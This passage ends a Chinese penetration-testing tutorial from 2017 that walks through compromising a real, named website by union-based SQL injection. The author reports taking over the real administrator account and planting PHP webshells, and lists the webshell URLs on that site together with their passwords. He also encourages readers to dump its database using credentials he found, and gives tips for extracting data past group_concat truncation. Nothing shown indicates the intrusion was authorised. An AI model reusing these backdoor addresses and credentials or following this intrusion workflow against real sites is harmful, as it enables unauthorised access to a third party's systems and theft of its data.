





**0x05 ‘Purply’ 后来发现这个用户才是真正的管理员,登陆以后的效果,如下**



**0x06 最后,这是成功拿到webshell以后的效果**



**0x07 如果想脱裤,数据库账号密码也已经找到了,直接脱走就可以了**




**webshell 地址如下:**


**https://purply.in/uploads/1505289946\_options.php pass: request**

**https://purply.in/uploads/thumbnail\_m(398).php 大马 pass: \***

**当前库中的所有表**



**php 大马已正常挂上**



**0x08 小结**

**至此,最基本的基于union的注入方法就差不多了,大家也可能都注意到了,我在实际曝数据的时候,全程用的都是group\_concat(),这样其实会有个问题,我在前面也已经提了一下,用group\_concat()返回的数据是有长度限制的,默认是1024,超过的数据都会被自动截断,直接导致在页面上看到的数据都是不完整的,我这里完全是因为运气所以正好看到了管理表,你万一要是看不到管理表呢,解决方法其实也非常简单,你可以用concat()加limit的方式,再配合burpsuite自动一个个的跑来替换group\_concat,这样也许会更好一点,除此之外,正好借助这次注入,我也大概完整的演示了一遍,入侵一个网站最基本的流程,以此来不断加深大家实际渗透的映像和理解,当然,可能在未来,我们的目标中,像这么一帆风顺的渗透基本是不可能遇到的,中间必然会出现各种各样的问题,其实这些都再正常不过,目前来看,先把这些最简单最基础的先搞懂,搞会,后面的路自然就会好走很多,因为涉及到真实站点,希望大家最好不要把咱们的文档随意泄露出去,万一让有些人看到了还是不太好的...拜托,另外,如果大家自己在实操过程中有任何问题,随时都可以跟我保持沟通**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.13**